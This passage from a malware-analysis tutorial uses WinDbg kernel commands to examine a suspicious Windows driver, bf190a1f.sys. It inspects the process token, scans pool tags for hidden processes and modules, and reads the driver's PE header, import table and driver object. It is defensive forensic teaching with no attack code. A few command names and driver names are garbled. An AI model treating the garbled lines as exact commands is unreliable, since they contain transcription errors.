  UserTime 00:00:00.000
  KernelTime 00:00:03.510
  QuotaPoolUsage[PagedPool] 0
  QuotaPoolUsage[NonPagedPool] 0
```

```

Working Set Sizes (now,min,max) (165, 0, 0) (660KB, 0KB, 0KB)
PeakWorkingSetSize             1445
VirtualSize                     2 Mb
PeakVirtualSize                 7 Mb
PageFaultCount                  14837
MemoryPriority                   BACKGROUND
BasePriority                     8
CommitCharge                     11
...

```

Check the token object for detecting any token manipulation (**any privilege enabled, which it is not the default value**) by running the following command:

```

kd> !token 8a4011b8

_TOKEN 0xffffffff8a4011b8
TS Session ID: 0
User: S-1-5-18
User Groups:
 00 S-1-5-32-544
     Attributes - Default Enabled Owner
 01 S-1-1-0
     Attributes - Mandatory Default Enabled
 02 S-1-5-11
     Attributes - Mandatory Default Enabled
 03 S-1-16-16384
     Attributes - GroupIntegrity GroupIntegrityEnabled
Primary Group: S-1-5-18
Privs:
 02 0x000000002 SeCreateTokenPrivilege      Attributes -
 03 0x000000003 SeAssignPrimaryTokenPrivilege Attributes -
 04 0x000000004 SeLockMemoryPrivilege       Attributes - Enabled Default
 05 0x000000005 SeIncreaseQuotaPrivilege    Attributes -
 07 0x000000007 SeTcbPrivilege              Attributes - Enabled Default
 08 0x000000008 SeSecurityPrivilege         Attributes -
 09 0x000000009 SeTakeOwnershipPrivilege    Attributes -
 10 0x00000000a SeLoadDriverPrivilege       Attributes -
 11 0x00000000b SeSystemProfilePrivilege    Attributes - Enabled Default
 12 0x00000000c SeSystemtimePrivilege       Attributes -
 13 0x00000000d SeProfileSingleProcessPrivilege Attributes - Enabled Default
 14 0x00000000e SeIncreaseBasePriorityPrivilege Attributes - Enabled Default
 15 0x00000000f SeCreatePagefilePrivilege   Attributes - Enabled Default
 16 0x000000010 SeCreatePermanentPrivilege  Attributes - Enabled Default
 17 0x000000011 SeBackupPrivilege           Attributes -
 18 0x000000012 SeRestorePrivilege         Attributes -
 19 0x000000013 SeShutdownPrivilege        Attributes -
 20 0x000000014 SeDebugPrivilege           Attributes - Enabled Default
 21 0x000000015 SeAuditPrivilege           Attributes - Enabled Default
 22 0x000000016 SeSystemEnvironmentPrivilege Attributes -
 23 0x000000017 SeChangeNotifyPrivilege    Attributes - Enabled Default
 25 0x000000019 SeUndockPrivilege           Attributes -
 28 0x00000001c SeManageVolumePrivilege     Attributes -
 29 0x00000001d SeImpersonatePrivilege     Attributes - Enabled Default
 30 0x00000001e SeCreateGlobalPrivilege     Attributes - Enabled Default
 31 0x00000001f SeTrustedCredManAccessPrivilege Attributes -
 32 0x000000020 SeRelabelPrivilege         Attributes -
 33 0x000000021 SeIncreaseWorkingSetPrivilege Attributes - Enabled Default
 34 0x000000022 SeTimeZonePrivilege        Attributes - Enabled Default
 35 0x000000023 SeCreateSymbolicLinkPrivilege Attributes - Enabled Default
Authentication ID: (0,3e7)
Impersonation Level: Anonymous
TokenType: Primary

```

```

Source: *SYSTEM*           TokenFlags: 0x2000 ( Token in use )
Token ID: 3ea             ParentToken ID: 0
Modified ID:              (0, 3eb)
RestrictedSidCount: 0     RestrictedSids: 0x0000000000000000
OriginatingLogonSession: 0

```

If we wanted to check for hidden processes, we could list all kernel pool entries that hold the **Proc tag**. Afterwards, we should compare this output with the **!process 0 0** list:

```
kd> !poolfind Proc
```

```
Scanning large pool allocation table for tag 0x636f7250 (Proc) (86711000 :
86911000)
```

```
8564b748 : tag Proc (Protected), size      0x2e8, Nonpaged pool
86cde978 : tag Proc (Protected), size      0x2e8, Nonpaged pool
```

```
Searching nonpaged pool (80000000 : ffc00000) for tag 0x636f7250 (Proc)
```

```

853d0678 : tag Proc (Protected), size      0x2d8, Nonpaged pool
85573d18 : tag Proc (Protected), size      0x2e8, Nonpaged pool
855cc8f0 : tag Proc (Protected), size      0x2e8, Nonpaged pool
85631d18 : tag Proc (Protected), size      0x2e8, Nonpaged pool
856455c0 : tag Proc (Protected), size      0x2e8, Nonpaged pool
8565ed18 : tag Proc (Protected), size      0x2e8, Nonpaged pool
856e3d18 : tag Proc (Protected), size      0x2e8, Nonpaged pool
85980248 : tag Proc (Protected), size      0x2e8, Nonpaged pool
85999990 : tag Proc (Protected), size      0x2e8, Nonpaged pool
859a4d18 : tag Proc (Protected), size      0x2e8, Nonpaged pool
85a50208 : tag Proc (Protected), size      0x2e8, Nonpaged pool
85a655d0 : tag Proc (Protected), size      0x2e8, Nonpaged pool
85abd008 : tag Proc (Protected), size      0x2e8, Nonpaged pool
85abd700 : tag Proc (Protected), size      0x2e8, Nonpaged pool
85f41d28 : tag Proc (Protected), size      0x2d8, Nonpaged pool
85fc7d18 : tag Proc (Protected), size      0x2e8, Nonpaged pool
862c1d18 : tag Proc (Protected), size      0x2e8, Nonpaged pool
866600d0 : tag Proc (Protected), size      0x2e8, Nonpaged pool
...

```

From this point, we get few information about the target driver (**bf190a1f.sys**) by executing a short sequence of commands:

```
kd> !m
```

```

start      end          module name
80ba3000 80bab000  kdcom      (deferred)
82a00000 82a37000  hal        (deferred)
82a37000 82e4a000  nt         (pdb symbols)
c:\symbols\ntkrpamp.pdb\E4AF624F009A4D99A4F85690E0164DBC2\ntkrpamp.pdb
89004000 89089000  mcupdate_GenuineIntel (pdb symbols)
c:\symbols\mcupdate_GenuineIntel.pdb\26689A9400E04CF6AD63DC2E608DAA9C1\mcupdate_GenuineIntel.pdb
89089000 8909a000  PSHED      (deferred)
8909a000 890a2000  BOOTVID    (deferred)
890a2000 890e4000  CLFS       (deferred)
890e4000 8918f000  CI         (deferred)
8918f000 89200000  Wdf01000   (deferred)
89200000 89213000  HIDCLASS   (deferred)
89215000 89223000  WDFLDR     (deferred)
89223000 8926b000  ACPI       (deferred)
8926b000 89274000  WMILIB     (deferred)

```

```

89274000 8927c000  msisadvr  (deferred)
8927c000 892a6000  pci        (deferred)
892a6000 892b1000  vdrvroot  (deferred)
...

kd> .reload
Loading Kernel Symbols
.....
.....
Loading User Symbols

Loading unloaded module list
.....

kd> lm
start      end          module name
80ba3000 80bab000  kdcom      (deferred)
82a00000 82a37000  hal        (deferred)
82a37000 82e4a000  nt         (pdb symbols)
c:\symbols\ntkrpamp.pdb\E4AF624F009A4D99A4F85690E0164DBC2\ntkrpamp.pdb
89004000 89089000  mcupdate_GenuineIntel (deferred)
89089000 8909a000  PSHEd      (deferred)
...

```

Check for driver details by running the following commands:

```

kd> lm Dvm bf190a1f
Browse full module list
start      end          module name
89a89000 89a8f000  bf190a1f  (deferred)
    Image path: \SystemRoot\system32\drivers\bf190a1f.sys
    Image name: bf190a1f.sys
    Browse all global symbols functions data
    Timestamp:      Wed Mar 29 10:22:40 2017 (58DBB520)
    CheckSum:       000111B5
    ImageSize:      00006000
    Translations:   0000.04b0 0000.04e4 0409.04b0 0409.04e4

kd> !lmi 89a89000
Loaded Module Info: [89a89000]
    Module: bf190a1f
    Base Address: 89a89000
    Image Name: bf190a1f.sys
    Machine Type: 332 (I386)
    Time Stamp: 58dbb520 Wed Mar 29 05:22:40 2017
    Size: 6000
    CheckSum: 111b5
    Characteristics: 102
    Debug Data Dirs: Type Size VA Pointer
        CODEVIEW 59, 20e8, 8e8 RSDS - GUID: {9CBF8E9D-74A6-4A2F-
8105-3A3A3FD0963D}
    Age: 7, Pdb:
E:\Work2016\Projetos\Remoto\Client\driver\Win7Release\driver.pdb
    ?? e4, 2144, 944 [Data not mapped]
    Image Type: MEMORY - Image read successfully from loaded memory.
    Symbol Type: NONE - PDB not found from image header.
    Load Report: no symbols loaded

kd> !address 89a89000

```

```

Mapping user range ...
Mapping system range ...
Mapping page tables...
Mapping hyperspace...
Mapping HAL reserved range...
Mapping User Probe Area...
Mapping system shared page...
Mapping VAD regions...
Mapping module regions...
Mapping process, thread, and stack regions...
Mapping system cache regions...

```

```

Usage:                Module
Base Address:         89a89000
End Address:          89a8f000
Region Size:          00006000
VA Type:              DriverImages
Module name:          bf190alf.sys
Module path:          [\SystemRoot\system32\drivers\bf190alf.sys]

```

Verify if there is any object associated to the driver by executing the following command:

```

kd> !drvobj bf190alf
Driver object (bf190alf) is for:
Cannot read _DRIVER_OBJECT at bf190alf

```

Unfortunately, we could not determine this information. ☹

If we wanted to check for hidden modules, we could list **all kernel pool** entries that hold the **Driv tag**. Afterwards, we should compare this output with the **!mt** output:

```

kd> !poolfind Driv

Scanning large pool allocation table for tag 0x76697244 (Driv) (86711000 :
86911000)

85fce408 : tag Driv (Protected), size      0xf0, Nonpaged pool
85fd2158 : tag Driv, size      0x1b0, Nonpaged pool
85fd2470 : tag Driv (Protected), size      0xf0, Nonpaged pool
85fd0e50 : tag Driv, size      0x1b0, Nonpaged pool
85fa8698 : tag Driv (Protected), size      0xf0, Nonpaged pool
85fd5140 : tag Driv, size      0x10, Nonpaged pool
85fd5e50 : tag Driv, size      0x1b0, Nonpaged pool
8655e658 : tag Driv (Protected), size      0xf0, Nonpaged pool
85febb98 : tag Driv (Protected), size      0xf0, Nonpaged pool
85f911c8 : tag Driv (Protected), size      0xf0, Nonpaged pool
85f931e8 : tag Driv (Protected), size      0xf0, Nonpaged pool
85fbd248 : tag Driv, size      0x1b0, Nonpaged pool
85fbd00 : tag Driv (Protected), size      0xf0, Nonpaged pool
85fc9800 : tag Driv (Protected), size      0xf0, Nonpaged pool
853e0540 : tag Driv (Protected), size      0xf0, Nonpaged pool

Searching nonpaged pool (80000000 : ffc00000) for tag 0x76697244 (Driv)

85346330 : tag Driv, size      0x10, Nonpaged pool
85346418 : tag Driv (Protected), size      0xf0, Nonpaged pool
85349998 : tag Driv (Protected), size      0xf0, Nonpaged pool
...

```

Check the memory of this driver by running the following command:

```
kd> dc 89a89000
89a89000 00905a4d 00000003 00000004 0000ffff MZ.....
89a89010 000000b8 00000000 00000040 00000000 .....@.....
89a89020 00000000 00000000 00000000 00000000 .....
89a89030 00000000 00000000 00000000 000000d0 .....
89a89040 0eba1f0e cd09b400 4c01b821 685421cd .....!.L!Th
89a89050 70207369 72676f72 63206d61 6f6e6e61 is program canno
89a89060 65622074 6e757220 206e6920 20534f44 t be run in DOS
89a89070 65646f6d 0a0d0d2e 00000024 00000000 mode....$......
```

List the entire PE header of the driver by executing the following command:

```
kd> !dh 89a89000
```

```
File Type: EXECUTABLE IMAGE
FILE HEADER VALUES
    14C machine (i386)
    5 number of sections
58DBB520 time date stamp Wed Mar 29 05:22:40 2017

    0 file pointer to symbol table
    0 number of symbols
    E0 size of optional header
    102 characteristics
        Executable
        32 bit word machine

OPTIONAL HEADER VALUES
    10B magic #
    14.00 linker version
    600 size of code
    A00 size of initialized data
    0 size of uninitialized data
    4000 address of entry point
    1000 base of code
    ----- new -----
8399f000 image base
    1000 section alignment
    200 file alignment
    1 subsystem (Native)
    10.00 operating system version
    10.00 image version
    6.01 subsystem version
    6000 size of image
    400 size of headers
    111B5 checksum
00100000 size of stack reserve
00001000 size of stack commit
00100000 size of heap reserve
00001000 size of heap commit
    540 DLL characteristics
        Dynamic base
        NX compatible
        No structured exception handler
    0 [    0] address [size] of Export Directory
    404C [   28] address [size] of Import Directory
    0 [    0] address [size] of Resource Directory
    0 [    0] address [size] of Exception Directory
    0 [    0] address [size] of Security Directory
    5000 [   50] address [size] of Base Relocation Directory
    2030 [   38] address [size] of Debug Directory
    0 [    0] address [size] of Description Directory
    0 [    0] address [size] of Special Directory
```

```

0 [ 0] address [size] of Thread Storage Directory
2068 [ 40] address [size] of Load Configuration Directory
0 [ 0] address [size] of Bound Import Directory
2000 [ 20] address [size] of Import Address Table Directory
0 [ 0] address [size] of Delay Import Directory
0 [ 0] address [size] of COR20 Header Directory
0 [ 0] address [size] of Reserved Directory
...

```

From the last output, we can examine the **Import Table Address (IAT)** by running the command below:

```

kd> dps 89a89000+2000 L20/4
89a8b000 82c3ffa0 nt!RtlAnsiStringToUnicodeString
89a8b004 82c9c911 nt!RtlFreeUnicodeString
89a8b008 82a721e8 nt!ZwClose
89a8b00c 82a72c38 nt!ZwOpenKey
89a8b010 82a739f8 nt!ZwSetValueKey
89a8b014 82b15bde nt!KeBugCheckEx
89a8b018 82a6f530 nt!RtlInitAnsiString
89a8b01c 00000000

```

As we were not able to find the associated device to our driver (**bf190a1f.sys**), let's try another approach by listing all drivers in system and running the following command:

```

kd> !object \Driver

Object: 8a4511e0 Type: (85344358) Directory
ObjectHeader: 8a4511c8 (new version)
HandleCount: 0 PointerCount: 108
Directory Object: 8a404e88 Name: Driver

Hash Address Type Name
---- -
00 85febbc0 Driver rdpbus
85e9ec60 Driver Beep
...
85f4f7e8 Driver fdc
16 85efa0f0 Driver RDPREFMP
85df34f8 Driver 1C51F309C6EBA200
855c5668 Driver CNG

```

```

kd> !object 85df34f8
Object: 85df34f8 Type: (853e1230) Driver
ObjectHeader: 85df34e0 (new version)
HandleCount: 0 PointerCount: 2
Directory Object: 8a4511e0 Name: 1C51F309C6EBA200

```

```

kd> !address 85df34f8

Usage:
Base Address: 85200000
End Address: 89000000
Region Size: 03e00000
VA Type: NonPagedPool

```

```

kd> dt _DRIVER_OBJECT 85df34f8

nt!_DRIVER_OBJECT
+0x000 Type : 0n4
+0x002 Size : 0n168

```

```

+0x004 DeviceObject      : (null)
+0x008 Flags             : 0x12
+0x00c DriverStart      : 0x89a89000 Void
+0x010 DriverSize       : 0x6000
+0x014 DriverSection    : 0x853437a8 Void
+0x018 DriverExtension  : 0x85df35a0 _DRIVER_EXTENSION
+0x01c VirtualToOffset: 85dd7128 not properly sign extended
DriverName              : _UNICODE_STRING "\Driver\1C51F309C6EBA200"
+0x024 VirtualToOffset: 82da4254 not properly sign extended
VirtualToOffset: 82da4250 not properly sign extended
VirtualToOffset: 82c54330 not properly sign extended
HardwareDatabase       : 0x82da4250 _UNICODE_STRING
"\REGISTRY\MACHINE\HARDWARE\DESCRIPTION\SYSTEM"
+0x028 FastIoDispatch   : (null)
+0x02c DriverInit       : 0x89a8d000      long  +0
+0x030 DriverStartIo    : (null)
+0x034 DriverUnload     : 0x89a8a15c      void  +0
+0x038 MajorFunction    : [28] 0x82aec0e5      long
nt!IopInvalidDeviceRequest+0

```

The IRP dispatch table can be checked by running the following command:

```

kd> dx -r1 ((ntkrpamp!long (*(*)[28])(_DEVICE_OBJECT *,_IRP
*) )0xffffffff85df3530)

((ntkrpamp!long (*(*)[28])(_DEVICE_OBJECT *,_IRP *) )0xffffffff85df3530)
: 0xffffffff85df3530 [Type: long (*(*)[28])(_DEVICE_OBJECT *,_IRP *)]
[0] : 0x82aec0e5 [Type: long (*) (_DEVICE_OBJECT *,_IRP *)]
[1] : 0x82aec0e5 [Type: long (*) (_DEVICE_OBJECT *,_IRP *)]
[2] : 0x82aec0e5 [Type: long (*) (_DEVICE_OBJECT *,_IRP *)]
[3] : 0x82aec0e5 [Type: long (*) (_DEVICE_OBJECT *,_IRP *)]
[4] : 0x82aec0e5 [Type: long (*) (_DEVICE_OBJECT *,_IRP *)]
[5] : 0x82aec0e5 [Type: long (*) (_DEVICE_OBJECT *,_IRP *)]
[6] : 0x82aec0e5 [Type: long (*) (_DEVICE_OBJECT *,_IRP *)]
[7] : 0x82aec0e5 [Type: long (*) (_DEVICE_OBJECT *,_IRP *)]
[8] : 0x82aec0e5 [Type: long (*) (_DEVICE_OBJECT *,_IRP *)]
[9] : 0x82aec0e5 [Type: long (*) (_DEVICE_OBJECT *,_IRP *)]
[10] : 0x82aec0e5 [Type: long (*) (_DEVICE_OBJECT *,_IRP *)]
[11] : 0x82aec0e5 [Type: long (*) (_DEVICE_OBJECT *,_IRP *)]
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[25] : 0x82aec0e5 [Type: long (*) (_DEVICE_OBJECT *,_IRP *)]
[26] : 0x82aec0e5 [Type: long (*) (_DEVICE_OBJECT *,_IRP *)]
[27] : 0x82aec0e5 [Type: long (*) (_DEVICE_OBJECT *,_IRP *)]

```

If we request for more details about the **driver object**, we easily confirm that **bf190a1f.sys driver** is related to the **1C51F309C6EBA200 driver**, as shown below:

```

kd> !drvobj 85df34f8 3
Driver object (85df34f8) is for:
\Driver\1C51F309C6EBA200

```



